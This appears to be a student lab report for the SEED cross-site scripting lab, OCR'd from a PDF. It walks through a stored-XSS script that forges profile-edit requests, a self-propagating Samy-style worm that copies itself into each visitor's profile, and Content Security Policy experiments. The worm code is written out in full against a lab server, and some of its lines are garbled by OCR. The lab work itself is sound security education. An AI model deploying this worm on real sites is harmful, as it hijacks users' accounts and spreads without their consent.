
```
var invadertxt = "&description=Hey from Task 5" +
"&accesslevel[description]=2";
var content = token + ts + userName + invadertxt + guid;
```

We knew guid for samy is 59, after inspection we saw it in previous task 4.


```
var samyGuid = 59;
```

From samy’s profile before visiting edit profile open Http Header Live and notice it after adding “Task 5” in About me field. Click save and observe Http header live. Now you get the format of send url.

```
var sendurl = "http://www.seed-server.com/action/profile/edit";
```




Now login with username: samy password: seedsamy. Add the code template along with our constructed variables content , samyguid,sendUrl as below and save



We create a ajax request if userguid is not of samy it will use POST request using sendurl and send the content we provided in our var content to About me field of any user.

Now Alice views Samy's profile and the javascript gets executed and we can see our content being displayed in Alice's About me.



Code template given in Task 5:

```
<script type="text/javascript">
```

```
window.onload = function(){

//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token

var userName+"&name="+elgg.session.user.name;

var guid+"&guid="+elgg.session.user.guid;

var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;

var token+"&__elgg_token="+elgg.security.token.__elgg_token;

//Construct the content of your url.

var content=...; //FILL IN

var samyGuid=...; //FILL IN

var sendurl=...; //FILL IN

if(elgg.session.user.guid!=samyGuid) ①

{

//Create and send Ajax request to modify profile

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST", sendurl, true);

Ajax.setRequestHeader("Content-Type",

"application/x-www-form-urlencoded");

Ajax.send(content);

}


}

</script>
```

- Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation

We need line 1 in this task because it checks for userguids other than samy's. If this check is not there, even samy's profile will be attacked with change/edit happening in his own 'About me' field.

As seen in picture.



Task 6

Writing a Self-Propagating XSS Worm

DOM approach

Edit samy's profile to add in About me field the following code:

```
<script type="text/javascript" id="worm">
window.onload = function (){
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
    var wormCode=encodeURIComponent(headerTag+jsCode+tailTag);

    var userName="&name="+elgg.session.user.name;
    var guid+"&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
```

```

var invadertxt = "&description=Hey from task 6" + wormCode +
"&accesslevel[description]=2";
var content = token + ts + userName + invadertxt + guid;

var samyGuid = 59;

var sendurl = "http://www.seed-server.com/action/profile/edit";

if (elgg.session.user.guid!=samyGuid)
{
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
    Ajax.send(content);
}
}
</script>

```

We define script id="worm"

Here we can see variable wormcode is created using encodeURIComponent() method to encode string , to which we send headerTag ,jsCode and tailtag as parameter. jsCode take the element by id='worm'and gets its inner html and hence we need to add script tags as header and tailtag.

We use username,guid,ts,token,

In invadertxt we append description and worm code along with other fields of edit profile url like accesslevel we saw in Header Live of edit profile in Task 5.

It is then used to create content variable. Similar to task 5.


We also added similar code to task 5. To get samyguid, sendurl.

Also there is a check before ajax request to exclude samy's guid as he is attacker.

In ajax request we use 'POST' request and use sendurl variable (edit profile url) to modify profile.

In next line we set request headers and at last ajax.send(content) we send our whole script with id=worm to ajax send call.

Every time ajax call is made this whole scripts runs causing self propagating attack.



```
<script type="text/javascript" id="worm">
window.onload = function ()
{
var headerTag = <script id='worm' type='text/javascript'>;
var jsCode = document.getElementById('worm').innerHTML;
var tailTag = </script>;
var wormCode=encodeURIComponent(headerTag+jsCode+tailTag);


var userName=&name=+elgg.session.user.name;
var guid=&guid=+elgg.session.user.guid;
var ts=&_elgg_ts=+elgg.security.token._elgg_ts;
var token=&_elgg_token=+elgg.security.token._elgg_token;
var invaderTxt = "&description=Hey from task 6" + wormCode + "&accesslevel[description]=2";
var content = token + ts + userName + invaderTxt + guid;

var samyGuid = 59;


var senduri = "http://www.seed-server.com/action/profile/edit";

if (elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",senduri,true);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```


Now Login with Charlie and view Samy's profile and as a result of self propagating worm ,Charlie's profile has updated About me field with invader content we provided "Hey from task 6".



Now login with boby and visit charlie's profile .



We can see Boby's About me updated with 'Hey from task 6' as a result of self propagating worm




Task 7

1. Describe and explain your observations when you visit these websites.

www.example32a.com

we can see all areas 1 to 6 are showing OK with green colour.



Now we check source code for this which is index.html file.

All areas are initially set as Failed with red colour.

In Index.html script below we can see code added at line 12,16,21 for area 1 ,area 2, area 3 respectively which changes it with text OK and colour green.

We have script src as script_area4.js , script_area5.js, script_6.js file with code at line 23,24,25 as:

```
document.getElementById('area4').innerHTML = "<font  
color='green'>OK</font>";
```

```
document.getElementById('area5').innerHTML = "<font  
color='green'>OK</font>";
```

```
document.getElementById('area6').innerHTML = "<font  
color='green'>OK</font>";
```

respectively which is added in index.html.

Hence all areas show Ok with green font.

```

1 <html>
2 <head><title>CSP Experiment</title>
3 <span id="area1"><font color="red">Failed</font></span></p>
4 <span id="area2"><font color="red">Failed</font></span></p>
5 <span id="area3"><font color="red">Failed</font></span></p>
6 <span id="area4"><font color="red">Failed</font></span></p>
7 <span id="area5"><font color="red">Failed</font></span></p>
8 <span id="area6"><font color="red">Failed</font></span></p>
9 <span id="area7"><font color="red">Failed</font></span></p>
10 <script type="text/javascript" nonce="111-111-111">
11     document.getElementById('area1').innerHTML = "<font color='green'>OK</font>";
12 </script>
13 
14 <script type="text/javascript" nonce="222-222-222">
15     document.getElementById('area2').innerHTML = "<font color='green'>OK</font>";
16 </script>
17 
18 <script type="text/javascript">
19     document.getElementById('area3').innerHTML = "<font color='green'>OK</font>";
20 </script>
21 
22 <script src="script_area4.js" type="text/javascript"> </script>
23 <script src="http://www.example60.com/script_area5.js" type="text/javascript"> </script>
24 <script src="http://www.example70.com/script_area6.js" type="text/javascript"> </script>
25 <script src="http://www.example70.com/script_area7.js" type="text/javascript"> </script>
26 </script>
27 </html>
28 
29

```

www.example32b.com

Item	Status
1. Inline:Nonce (111-111-111)	Failed
2. Inline:Nonce (222-222-222)	Failed
3. Inline:NoNonce	Failed
4. From self:	OK
5. From www.example60.com:	Failed
6. From www.example70.com:	OK
7. From button click:	<input type="button" value="Click me"/>


Now for example32b, we see its failed for area 1, area 2, area 3 , area 5. Area 4 and 6 shows OK with green because they are added to Content Security Policy Headers
Line 14 and 15 are already added to apache config. Default-src 'self' and script-src 'self' *.example70.com

A screenshot of a Linux desktop environment (Ubuntu) showing a terminal window titled "Text Editor". The file being edited is "apache_csp.conf" located at "/Downloads/LabSetup/image_www". The code in the terminal is as follows:

```
1# Purpose: Do not set CSP policies
2<VirtualHost *:80>
3    DocumentRoot /var/www/csp
4    ServerName www.example32a.com
5    DirectoryIndex index.html
6</VirtualHost>
7
8# Purpose: Setting CSP policies in Apache configuration
9<VirtualHost *:80>
10   DocumentRoot /var/www/csp
11   ServerName www.example32b.com
12   DirectoryIndex index.html
13   Header set Content-Security-Policy " \
14       default-src 'self'; \
15       script-src 'self' *.example70.com \
16   "
17
18</VirtualHost>
19
20# Purpose: Setting CSP policies in web applications
21<VirtualHost *:80>
22   DocumentRoot /var/www/csp
23   ServerName www.example32c.com
24   DirectoryIndex phpindex.php
25</VirtualHost>
26
```

The terminal window also shows status information: "Nov 23 18:46", "Save", "Plain Text", "Tab Width: 8", "Ln 13, Col 43", and various icons for file operations.

